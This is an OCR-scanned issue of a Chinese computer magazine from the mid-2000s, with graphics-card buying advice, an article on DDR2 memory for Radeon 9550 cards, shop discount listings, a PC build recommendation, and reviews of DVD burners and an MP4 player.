
案例一

秦健是一名不折不扣的网虫，除了爱玩《天堂2》等网络游戏外，还经常自己录制网络歌曲，把歌曲配上自己拍的画面和一些电视视频画面剪接作成MTV，他原来用的主板是华硕K8N，现在想买一块显卡，价格在1000元左右，最好还可以超频使用。

专家指导：

要在《天堂2》等3D网络游戏中得到好效果，显卡的图形处理性能很关键，而音频、视频编辑采集则对系统和采集设备有较高的要求。如果这位朋友预算充足的话，可以针对这两项分别购买相应的显卡和采集设备来满足使用需求。除此之外，我们还可以选择一些集成电视接收、视频采集功能（简称VIVO）功能的显卡。





产品推荐：迪兰恒进 镭姬杀手 9800SE黄金版

参考价格：899元

购买指数：★★★★★

产品介绍：

迪兰恒进 镭姬杀手 9800SE黄金版采用飞利浦的高频头和ATi的Theater200视音频处理芯片，具有VIVO功能，可接收来自视频、音频输出（S端子和AV输出）设备的影像和声音，还能够进行实时录制。

在接口方面，除了闭路线接口和VIVO口外，该卡直接使用DVI接口与显示器连接。只有VGA接口显示器的朋友可以用附送的DVI转D-SUB转接头来转换连接接口。此外，镭姬杀手Radeon 9800SE黄金版的超频、改造潜力也很大，其中不少产品都可通过修改驱动、BIOS等方法打开八条像素染管线，当然，也有个别是就算不能修改。不过，搭配256bit 128MB 3.3ns三星显存的它还是很超值的。

案例二

震林是一位在校大学生，也是一名硬件发烧友，经常追逐一些热门的硬件技术，但是由于还是学生，没有相对稳定的经济来源，所以很多时候他也只能是过过眼 。最近他又迷上了SLi，但无奈只有Geforce 6600以上规格的显卡才支持这项功能，有没有更廉价的办法上SLi呢？

专家指导：

目前GeForce 6600以上的版本的显卡才支持SLi技术。所以要先将GeForce 6200显卡修改为GeForce 6600才可以实现SLi。GeForce 6200代号是NV43V，它有4条 染管线，这是除了频率外，它和6600/6600GT唯一的区别。只要打开被屏蔽的4条 染管线，性能得到了相当的提升，和Geforce 6600的表现相差无已。另外，要用GeForce 6200显卡实现SLi，还必须有相应的主板支持，目前已知捷波的智尊K8F8G主板可支持。


产品推荐：旌宇掠夺者6200


参考价格：699元

购买指数：★★

产品介绍：

显卡采用了蓝色PCB板，基于GeForce 6200 GPU，继承了GeForce 6系列的优秀血统，提供了对Shader Model 3.0特






效的支持。因为 GeForce 6200 GPU 属于原生 PCI-E 16X 高速传输接口，还支持 DirectX9.0c 具备 4 条像素 染管线和 3 个顶点着色单元。不同于 6600LE，掠夺者 6200 增强版是采用 6600 标准版核心屏蔽 4 条像素 染管线而得，打开其余 4 条管线"晋升"6600 标准版的机会要比 6600LE 大的多。散热方面，显卡采用的是大面积纯铝散热片，在确保良好散热的同时，还降低了噪音。


案例三

《魔兽世界》已经成为时下最火的 3D 网络游戏，作为暴雪 FANS 的申明，也是跃跃欲试，奈何自家电脑显卡不堪重负，所以打算借此机会升级一下显卡。他的电脑主板是华硕的 P4S-X，它只提供了一个 AGP4 × 插槽，而现在世面上的 AGP 显卡都标有 AGP8 ×。这种 AGP8 × 的显卡能否向下兼容 AGP4 × 的主板？如果能支持，对显卡的性能是否有影响？我打算买 N 卡还是 A 卡，是选择 6200、X700 还是 6600、X800？



专家指导：

在 AGP4 × 插槽上可以使用 AGP8 × 的显卡，但性能会稍微的受一点点影响。要分辩 AGP 4 × 和 8 × 需要用专门的测试工具或者在驱动程序中看看是否可以打开 AGP 8 × 的选项来检验。这里，我们推荐你使用 N 卡，因为 N 卡对游戏的支持还是要比 A 卡好点。Geforce 6600GT 可以说是《魔兽世界》这款游戏相匹配的、性价比最好的显卡。用它玩《魔兽世界》就算特效全开速度也可以很流畅。Geforce 6600GT 还完全支持微软 DirectX9.0C，可以说它已经足够应付目前市面上各种游戏了。除此之外，Radeon 9800 Pro 显卡作为曾经的"老大"也是一个不错的选择。性能与 Geforce 6600GT 相差无几，是 AGP 显卡接口平台升级的一个很好选择。



编者注： N 卡指的是采用 nVIDIA 公司生产的图形处理核心 CPU 的显卡，A 卡则指的是采用 ATi 公司生产的图形处理核心的显卡。

产品推荐：盈通 G6043P GT3

参考价格：1199 元

购买指数：★★★★

产品介绍：

盈通 G6043P GT3 采用了绿色 PCB 板，标准公版设计。供电部分用料扎实，采用不少高质量贴片元件。显卡支持 SLi 技术，显存方面，显卡采用了超频性能更好速度更快的三星 2ns GDDR3 显存颗粒，容量为 128MB，位宽为 128bit。有显存知识了解的朋友都知道，2ns GDDR3 显存颗粒的工作频率可以达到 1000MHz。另外，显卡提供了 VGA+DVI+S-Video 三种输出接口，可满足多数用户需要。 CF [CP01]

DDR2 能为镭 9550 再续辉煌

■莫名

对于发展速度最快的显示芯片来说，Radeon 9550 确实是铸就了一段辉煌，为 ATI 在中、低端市场打拼下一片大好江山，同时赚进钞票无数。但随着 nVIDIA 发布的 Geforce 6 系列中的 Geforce 6200 标准版、Geforce 6200A 和同档次的 X300 系列、X550 等型号产品的不断大批上市，以及价格的不断降低，默认频率下性能较低的标准版 Radeon 9550 由于上市时间已经较长，价格基本已经到达底线，性价比已经大不如前。但对于 ATI 来说，现时的中、低端市场并没有更强有力的产品来抗衡 nVIDIA 系同等级产品的打压，这样 ATI 在有新的中、低端 AGP 产品发布前，就只得用 Radeon 9550 这员沙场老将来维持市场份额。虽然 ATI 没有变化，但聪明的厂商却使用一切方法来提高人们对于 Radeon 9550 产品的热情，这样就出现了很多做工好、频率高的超频版本。而拥有先天超频能力的 Radeon 9550 显示核心也确实有潜力可挖。众所周知，Radeon 9550 显示核心其实就是 Radeon 9600 系列的降频版，而 Radeon 9600 系列中的 XT 型号核心频率已达到了 500Mhz，可 Radeon 9550 的默认频率只有 250Mhz，巨大的频率差距为厂商留下了极大的发挥余地，核心频率更高的产品层出不穷，但在显存的配置方面，厂商确实犯难，如果配置高速大容量产品(256MB 容量)，受制于核心的限制，性能的提升也许不如价格提升的多，会造成性价比更差；而配置低速小容量产品(64MB)，一是不符合主流产品规格(显存为 128MB 以上)，二是大马拉小车，高核心频率 + 低显存频率，仅而会拖累显卡的性能表现。而 DDR2 产品的大降价，给厂商提供了一个为 R9550 再续辉煌的机会！

什么是 DDR2 内存技术呢？

所谓的 DDR2 内存技术是在 DDR 的基础上发展起来的，是由 Intel 主推的下一代内存技术规范，在 915/925 平台上已经实现了对其的支持。相较于 DDR 内存而言，DDR2 最大的特点就是以较低的时钟频率实现较高的数据传输率。通俗的讲，DDR 内存会在一个时钟周期的上、下沿同时传送数据，而 DDR2 采用了“4 位预取”技术，将核心频率再减半，这样就会实现在一个时钟周期内传送 4 次数据（见图1），极大的增加了内存带宽，提高了数据吞吐量，为高外频的 CPU（如外频为 1066Mhz 或 1200Mhz 的 P4）做好准备。除了“4 位预取”技术外，物理特性的改变包括：




图 1

1.电压由 2.5V 降低为 1.8V，耗电及发热量均有所降低。

2．封装形式由 TSOP 封装改变为 FBGA 形式，提高了电气性能（见图 2）。




图 2

3.内存容量更大，最高已达单条 4G。

4.频率的提升，DDR 发展到 400Mhz 时就遇到了频率瓶颈，而 DDR2 现在最高已经推了 900Mhz 甚至更高频率的成品。

5.延迟加大，但可以用频率弥补。

用 DDR2 搭配 R9550 的好处是什么呢？

1.相同价格下获得更大容量的本地显存

国际市场的内存价格中，DDR 显存颗粒的报价大概是 2.3～2.5 美元左右，而 DDR2 的显存颗粒报价大概在 2.5～2.9元之间，这样二者的价格差距就已经很小了，甚至可以说基本在同一价位上，对于性能更好的 DDR3 显存报价则要高出很多。新型的 DDR2 显存颗粒为 16 × 16 规格，单颗 32M，正反 8 颗既可组成 256MB、128 位的规格，这样会在很大程度上推动显存向 256MB 的大容量发展。而大价位大体相同的情况下，采用 DDR 显存刚只能配置为 128M、128 位的规格，虽然对于 Radeon9550 的核心而言，这不会带来什么实质的性能提升，但花相同的钱买到更多、更好的东西，我想绝大多数人都会乐意的。并且针对数据密集型运行的时候，大容量的本地显存还是会有一定的性能提升的。

双敏火旋风 PCX5528XT	报价：640 元(图 3)
显卡芯片	Radeon 9550
显存类型	DDR2
显存容量	256MB
显存位宽	128bit
总线接口	AGP 8X

2.相同价格获得更高的显存频率和超频能力

对于 DDR2 而言，要实现的就是 DDR 显存所不能突破的高频率。DDR 速度达到 400Mhz 时就遇到了良品率的问题，而 DDR2，400Mhz 只是一个开始，533Mhz、667Mhz 或更高的频率才能真正体现 DDR2 的高性能、高带宽，既使是在不超频的情况下，已经上市的几款搭配 DDR2 显存的




图 3

Radeon 9550，显存频率也都达到了650Mhz以上，某些型号甚至达到了800Mhz以上。并且由于“4位预取”技术的采用，核心频率仅为总线频率的一半，为传输速率的四分之一，就是说采用的显存速度为800Mhz时，核心频率仅为200Mhz，较低的核心频率就为超频留下了更大的空间。DDR2的工作电压为1.8V，相对于DDR 2.5/2.6V的工作电压降低了很多，功耗和发热量也同时降低，也有利于超频。

昂达 雷霆9955白金版	报价：599元(图4)
显卡芯片	Radeon 9550
显存类型	DDR2
显存容量	256MB
显存位宽	128bit
总线接口	AGP 8X




图 4

3.显存电气性能的提高，更有利于厂商布线

DDR2显存采用了新式的FBGA封装形式，能够增加各模组之间的空气流动，提高可靠性和稳定性，并且由于工作电压的降低，显存供电模块不必做得很复杂就可以获得高稳定性。从已经上市的几款采用DDR2显存的Radeon 9550看，核心及显存的供电部分用料与设计都不是很复杂，相对于采用DDR显存的超频版本简化了很多，但同样可以保证稳定的运行，甚至超频潜力也很大。而简化设计最大的好处就是节省了成本，这样就更增加了在中、低端市场的竞争力，可以说为Radeon 9550注入了新的活力。

七彩虹 镭风9550-GD2 CT冰封骑士3报价：680元(图5)	
显卡芯片：	Radeon 9550
显存类型：	DDR2
显存容量：	256MB
显存位宽：	128bit
总线接口：	AGP 8X




图 5

4.频率提升带来的最大好处就是性能提升了

Radeon 9550的核心超频能力自然强大，再搭配高频率的DDR2显存之后，性能提升显著，虽然DDR2显存最大的病就是延迟较慢，但可以用绝对的高频率来弥补，并且大量的实际测试也表明，同频率下DDR2显存的速度大概比DDR显存慢5~8个百分点，但显存频率的提升就是以倍数计。拿最新上市的一款成品卡来说，显存频率达到了750Mhz，而标准版的Radeon 9550频率只有400Mhz，相关的测试也表明，除去一定的延迟过在的性能损失外，平均的性能提升也达到了60%~90%，这样的性能大体同Geforce6200标准版持平或略高一些，而价格方面却低于Geforce6200标准版一个档次，这样的性价比在中、低端市场无疑是极高的。

盈通 镭龙R9596XT魔兽II代 报价：699元(图6)	
显卡芯片：	Radeon 9550
显存类型：	DDR2
显存容量：	256MB
显存位宽：	128bit
总线接口：	AGP 8X




图 6


总体来说，搭配了DDR2显存之后，在大体相同的价格下，最终用户得到了256MB的大容量显存，更高的核心频率与显存频率带来了性能的提升，对比同等级的显卡来说仍然保持着较高的性价比，Radeon 9550再续辉煌的功臣就是DDR2显存了！ CF [CP02]

Search for

CFan村里大搜查

（阳光提醒你：本期优惠有效期为9月1日至10月15日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

广州：神曲只应天上有，人间能有几回闻！



朝华神曲-H(HW)(128M)MP3外观朴实大方，是来自韩国原厂之手的经典之作！其内置FM收音功能，录音时间长达56小时，能够很轻松的自定义EQ,A-B的复读功能加上6级语速调整功能，让你轻松学习英语！支持时下流行的MP3和WMA两中音乐格式。机会不多，先到先得，售完为止！（广州搜查队员“小熊在线广东站”报道）

优惠产品：
朝华 神曲-H(HW)(128M)MP3　原价：799元　CFan读者价：550元
商家地址：广州市太平洋电脑城1楼115号
商家电话：020-87533875

广州：来自美国的USB蓝牙接收器



CFan搜查队今天在市面上看到一款来自美国Blillionton的高品质USB蓝牙接收器。现在拥有带蓝牙功能的手机的人很多，但是大部分人的电脑还是没有具备蓝牙功能。所以要使用手机的蓝牙功能来从电脑上收发文件必须在电脑上外接一个蓝牙接收发送装备。这款美国Blillionton的蓝牙接收器采用USB2.0接口，支持范围可达100米，在 Windows XP SP2操作系统上可免安装驱动。（广州搜查队员“小熊在线广东站”报道）

优惠产品：
Bluetooth class　原价：149元　CFan读者价：98元
地址：广州市天河路南方现代科技广场A141
电话 020-31824498

武汉：256MB的9550显卡低价回馈CFan读者



在显卡的AGP时代，相信ATI的9550显卡在中低端市场取得了很大的成功。它凭借着低廉的价格，优越的品质，很好的超频性能在市场上稳稳的站住了脚跟。搜查员这次特地为大家准备了一款蓝宝石的ATI 9550显卡。这款显卡具有256MB的超大显存，并且使用了三星5ns的128bit的显存颗粒。它采用了默认的250MHZ作为核心频率，显存频率为400MHZ。不过据老板介绍，它的核心频率可以稳超到400MHZ，这样在性能上会更加接近于ATI 9600显卡。接口方面，也涵盖了常用的DVI、S-Video、VGA三种输出接口。（武汉搜查队员李磊报道）

优惠产品：
蓝宝石9550 256MB显卡　原价：568元　CFan读者价：499元
商家地址：武汉电脑大世界5498/5478
商家电话：027-87858748


武汉：台电大容量MP3优惠150元者



台电的G818 MP3，它采用铝镁合金属外壳，黑色与亮银色形成巨大的反差，但又完美的融合在一起，显得高贵典雅。播放器采用双色OLED液晶屏幕，内部使用了Sigmatel 3520高端解码芯片，并且内置　电池可以使用24个小时。它能播放MP3、WMA、WAV等常用的音频格式，支持8种均衡器数字音效模式，具有收音机及电子书等附加功能。另外G818附送的MX500级别的七键线控耳机，让产品在操作和音质上更能体现出优势来！（武汉搜查队员李磊报道）

优惠产品：
台电G818 MP3(1GB)　原价：1250元　CFan读者价：1100元
商家地址：武昌珞珈电脑城129号
商家电话：027-87668630


厦门：笔记本专用电视盒只需要280元



同其它产品比较，天敏UT200的USB线直接包含视频和音频，不用再连音频线特别适合笔记本电脑 全频道收看电视含增补频道，共136频道，可以连接卫星信号收看卫星节目；带AV接口方便连接摄影机采集成VCD/DVD/网络流媒体MPG4。（厦门搜查队员轩辕报道）

优惠产品：
天敏UT200 USB2.0电视盒（笔记本专用电视盒）
原价：350元　CFan读者价：280元
地址：厦门湖滨南路假日E时代125号联想专卖店视频专柜
电话：0592-2232400

厦门：40G高速移动硬盘，优惠近150元



国际知名设计师手笔，国际高端工厂支持；镁铝合金，散热耐压，比普通铝材坚硬十倍；中框固定，超强防震，为您的数据量身定做的保险箱；USB2.0高速接口，最高速率达480Mbps。（厦门搜查队员轩辕报道）

优惠产品：
纽曼之星2.5T(40G高速移动硬盘)
原价：999元　CFan读者价：850元
地址：厦门湖滨南路假日E时代131号厦门联冠商贸有限公司纽曼专柜
电话：0592-2294855，2294955

厦门：可播放MTV的名牌MP3，最多折扣120元


清华紫光VP808 MP3

除了基本MP3功能外，清华紫光VP808 MP3播放器还支持MTV格式的视频播放。自带软件，可以将普通视频文件压缩转换为MTV格式文件（256M至少可放一部大片）。（厦门搜查队员轩辕报道）

优惠产品：

256M的VP808	原价：699	现价：599
512M的VP808	原价：899	现价：779

地址：厦门湖滨南路假日E时代133号/127号
电话：0592-2383807，2383903

CF [CP03]



山东读者张涛：小编您好，我是一位刚刚高考完的学生，准备大学时学习动画专业，平时也是一位十足的游戏迷，想请阳光编辑帮帮忙，给装一台预算大约为1万元以下的电脑（除音箱外）。还有，请问除音箱外，显示器和鼠标键盘有无特殊要求，如果无特殊要求，那么价格大概为多少（不含显示器和鼠标键盘）？



点评：首先祝愿这位读者能够进入大学就读自己喜欢的专业。动画制作专业是一个很有发展前途的专业，希望这位读者能学好这门技术＋艺术的综合学科，振兴中国的动画产业。

对于电脑动画制作来说，需要强大的浮点预算能力。在这一点上，英特尔的CPU要比AMD的更有优势。所以我们选择了英特尔Pentium4 630 3.0GHz，虽说价格稍微昂贵一些，但是为了专业应用的需要，在CPU这样至关重要的部件上增加下点本钱也算是把钱花在了刀刃上。

与CPU配合的是磐正 EP-5EDAI主板。这款主板采用英特尔915P芯片组，支持LGA 775接口的英特尔 P4 CPU，双通道DDR 333/400内存设计，最大支持4GB得内存容量。显卡接口采用PCI-E 16X，与高性能的显卡配合，可以充分发挥CPU的浮点运算能力，对动画制作提供最强劲的支持。此外，该主板还提供了2个PCI-Express X1，3个PCI接口，为板卡的扩充提供了较大的空间。二个IDE接口，一个用于接软驱的FDD接口以及8个USB接口，均属于常规配置，完全能够胜任平时的应用。集成的6声道音效的ALC655芯片可以提供较为理想的音响效果，对于动画制作来说已经够用。另外主板提供的10/100Mbps自适应网卡为网络连接提供了方便。

在存储方面，WD鱼子酱JD的200G硬盘提供了较为充裕的存储空间。因为动画文件通常容量较大，必须有足够的存储空间来容纳。7200转/分的速度，8M的磁盘缓存，使得这款硬盘能够提供理想的存储速度。一般来说，动画制作软件都比较耗费系统资源，这就需要大容量内存的支持，2条512MB的金士顿 DDR400内存组成的1GB内容容量，可以很好的承担这项工作。对于大容量的动画文件，如果需要进行移动存储，CD刻录机已经难以满足要求了，这就需要DVD刻录机的支持。目前，DVD刻录机的价格大幅下降，购买DVD刻录机正当其时，明基DW1640是一款高性价比的选择。

微星RX600XT-TD128使用Radeon 600XT显示芯片，能够提供强大的3D和平面图形处理能力。这款显卡采用与磐正 EP-5EDAI主板配合的PCI-E 16X接口，核心频率为500MHz，显存为128MB的DDR SDRAM。对于需要进行动画制作，又没有特别高端的需求的用户来说，这是一款很不错的选择。对于主要进行平面动画制作的用户来说，显卡的预算还可以再压缩一些，因为平面图形处理对显卡的要求没有3D图形处理那样高。

配件	品牌及型号	价格(元)
CPU	英特尔Pentium4 630 3.0GHz(LGA775，三年盒装)	1800
散热器	CPU自带	—
主板	磐正 EP-5EDAI	900
显卡	微星RX600XT-TD128	1600
声卡	主板集成	—
网卡	主板集成	—
内存	金士顿 DDR400 512MB×2	760
硬盘	WD 鱼子酱JD 200GB 7200转 8MB(串口)	900
显示器	三星 997MB	1450
光驱	明基 DW1640 DVD刻录机	500
音箱	漫步者 R1200T	240
机箱电源	世纪之星 212A（3C电源）	470
键盘鼠标	多彩至尊无线键鼠套装	368
合计		9290

对于动画制作这种专业应用，显示器和鼠标绝对是非常重要的部件。显示器方面，推荐购买三星 997MB。这是一款19英寸的CRT显示器，在动画制作时可以获得更大的可视面积，有利于提高工作效率。考虑到目前在色彩的饱满度和可显示色彩的丰富程度方面，CRT显示器仍然胜过LCD显示器一筹，因此仍然推荐购买CRT显示器，而且这样也更加节省成本。鼠标方面，我们选择了无线的多彩至尊无线键鼠套装，有了它的辅助，在制作动画作品时定会更加得心应手。即使是玩游戏，这款键鼠套装也能与19英的显示器很好的配合，给你带来更棒的自由感觉。对于键盘，罗技的强手键盘就足够了。虽然这位读者朋友向我们提问的是不含显示器和鼠标键盘的配置和报价，小编在这里还是给出了推荐的配置，请读者朋友根据自己的需要自行选择。 CF [CP04]

双层才是潮流——三款DL DVD刻录机简介

★★

■ CFAN 评测室

DVD 刻录机的普及速度比任何人想象的都要来得快，记得去年的这个时候，我们还在做单面(D5)刻录机的知识普及文章，而今年，支持DL(Double Layer)双层刻录的刻录机已经无可置疑的成为市场的主流产品。

与当初D5规格的DVD刻录机相比，DL规格的DVD刻录机的需求性并不是那么强，因为除了刻录DVD电影外，成本较为昂贵的双层刻录方式并没有明显的优势。但是作为主流的发展趋势，显然DL规格的DVD刻录机才是目前购买DVD刻录机的第一考虑产品。

我们前不久收到了三台新的性价比较高的DL规格DVD刻录机，它们分别来自华硕、BTC和SONY。

华硕 DRW-1608P 刻录机




这是市场上比较出名的一款产品，号称"全能王"。这也是我们评测室评测平台所使用的光储产品。

它支持8X DVD+RW、6X DVD-RW和6X DVD+R（DL），DVD+/-R写入及DVD-ROM读取都是16倍速，完全支持DVD-ROM、DVD±R、DVD±RW、CD-ROM、CD-R/RW、DVD-RAM(2.0&2.1)等规格，该款产品凭借华硕独家三大技术——废片终结刻录技术、智能型刻录速度调整技术和第2代高速双层悬吊动态防震系统，集各种优越性于一身，使用户在尽情享受稳定、快速、安静的刻录过程的同时，还可以使用电脑的其他程序。

此外，华硕全能王DRW-1608P拥有华硕独家开发的『Live Firmware Update Tool』技术，可让华硕DRW-1608P在电脑上网连线的状态下，随时更新固件，保持其对盘片的最佳兼容性。

DRW-1608P包含黑白两种不同面板的产品，配合不同类型的机箱。它配套的刻录软件是著名的NERO，同时还提供了DVD Factory用于刻录DVD电影盘。从使用的表现来看，这款产品无论从功能上还是性能表现与使用的方便性上都是相当出色的。

BTC DRW1116IM 刻录机




这款产品推出以来，一直以最便宜的双层DVD刻录机之一的身份在市场上颇受欢迎，这款产品除了支持DVD+R 16X、DVD-R 16X及4X DVD+R DL外，它还支持8X的DVD+RW、4X DVD-RW及16X的DVD读取、48X CD刻录、24X CD复写和48X的CD读取刻录，这也是目前的主流产品。可以刻录容量为8.5GB的双层D9盘片。

它的造型设计非常简洁，其外观不禁令人想起台电的同类产品，其实台电的产品就是作为大外设OEM商的BTC所代工的产品。

这款刻录机使用的软件也是NERO，带有简洁的快捷安装说明。

SONY DRU-800A刻录机



这是SONY推出的最高端内置刻录机产品，它的外观是带有鲜明特色的双层面板设计。令人一望而知是SONY的产品。

这同样是一款全格式的产品，其标称速度为：DVD-ROM读取速度16X；DVD±R刻录速度16X；DVD擦写速度6X；DVD+RW刻录速度8X；DVD-RW刻录速度6X；DVD±R/RW读取速度8X；CD-RW擦写速度24X；CD-R刻录速度40X（48X Turbo Boost）；CD-ROM/R读取速度40X（48X Turbo Boost）。

其中，SONY DRU-800A带有一个Turbo Boost功能：按住光盘弹出键5秒钟以上，其时光驱指示灯闪烁两下后，光驱CD部分的刻录读取速度将由40X提升到48X。这个Turbo Boost功能将在光盘弹出后自动取消。

SONY DRU-800A主要采用了4种刻录增强技术：3D Tilt Adjustment（3D光头追踪技术）；OPC & ROPC:一种即时能量控制技术；PSDV防共振技术；Power-Burn Conformed防缓存欠载技术。

SONY DRU-800A所带的刻录软件同样是NERO，不过它所带的说明书极为详细，从中可见国际大厂对于细节的重视。

总结

这三款产品都是目前双层DVD刻录机市场上比较受欢迎的产品，其中华硕DRW-1608P以其全能的功能和不错的性价比而受到大多数主流用户的追捧，而BTC DRW1116IM以极低廉的价格满足了追求最高性价比的用户的需求，SONY DRU-800A则以不俗的外观、国际大厂的工艺品质受到高端用户的欢迎。相比较而言，我们觉得华硕 DRW-1608P可能更为适合大部分用户的需求，因为其功能强大、又附带最丰富的应用软件，价格也颇具竞争力。虽然一些外观细节不及SONY DRU-800A，但也是一款美观精致的产品。所以我们将其作为双层DVD刻录机的推荐产品。 CF [CP05]

爱国者视觉王（MP-P035）MP4 试用手札

★★

■ CFAN 评测室

在这个MP3大行其道的世界，MP4也逐渐流行起来，更是出现了399的促销价。但是高容量MP4因其价格比较昂贵便成了奢侈品。爱国者MP-P035更是拥有20GB的大容量，报价4999，定位于时尚高端领域，比较适合数码发烧友和潮流人士选购。

外观篇



爱国者MP-P035采用了长方形的设计，黑色的机身，非常有男子气概。它的表面采用高分子聚合材料，非常有金属质感，更是体现了成熟男人的选择。MP-P035采用的3.5英寸320×240分辨率的TFT高清晰度液晶屏幕，而且还有镜面效果，不开机的时候还能当镜子用。

MP-P035是第一款采用触摸按键的MP4，按键的灵敏度很高，每次操作只要轻轻的将手指放在标有符号的浅槽上，MP4就会执行相应的操作。键位的设置和按键的距离也比较的合理，右手的拇指很容易操控又不会按错。可惜的是按键上没有背景灯，夜里躺在床上看电影的时候，看不到按键的位置，很容易按错。

机身上侧面分布着另外一些按键，从左到右分别是MIC孔，POWER/HOLD一键式按键，工作指示灯，TF/TV按钮，工具按钮。



功能篇


MP-P035内部采用了高端的Sigma designs视频解码芯片，该芯片可达30帧/秒的超强解析能力即1秒内可以快速播放30个画面（普通的25帧/秒），可以让任何劲爆的画面都流畅无比的播放，这在MP4领域中可是尖端的。MP-P035对DIVX和XVID编码的AVI文件兼容性很好，不论文件的大小，都能实现流畅播放，另外还支持MPEG-1和MPEG-2编码的视频文件，MPG和DVD中的VOB文件；而且支持SRT的字幕，效果也十分不错。遗憾的是，和其他MP4一样，爱国者MP-P035不支持最常见的RM和RMVB格式的视频文件。

音频方面，MP-P035支持32Kbps~320Kbps比特率的MP3，WMA，WAV文件类型，音乐播放界面提供ID3显示，可同时显示歌手，歌名和唱片等信息，最下端有一条生动的进度条。同时支持跟随音乐播放的lrc歌词显示。爱国者还为这款MP4配备了两个耳机：一个带挂绳（白色），一个不带（黑色）。两个耳机的效果还是不错的。

MP-P035支持JPG，JPEG格式的图像文件，最大支持3100x2100的解析度。在 览模式下，还可以再次点击Enter，进入特殊的5+1 览模式，即：屏幕下侧显示当前图片，上面显示相邻左右两幅图片，使寻找图片非常快捷。 览时还可以通过上、下、左、右键来旋转图片、切换上下幅图片。

接口和附件篇

MP-P035提供了丰富的接口和附件。



附件包括USB线一条，OTG线一条，电源适配器一个，遥控器一个，耳机两个（一带挂绳，一个不带），AV连接线一条和Y/U/V连接线一条。

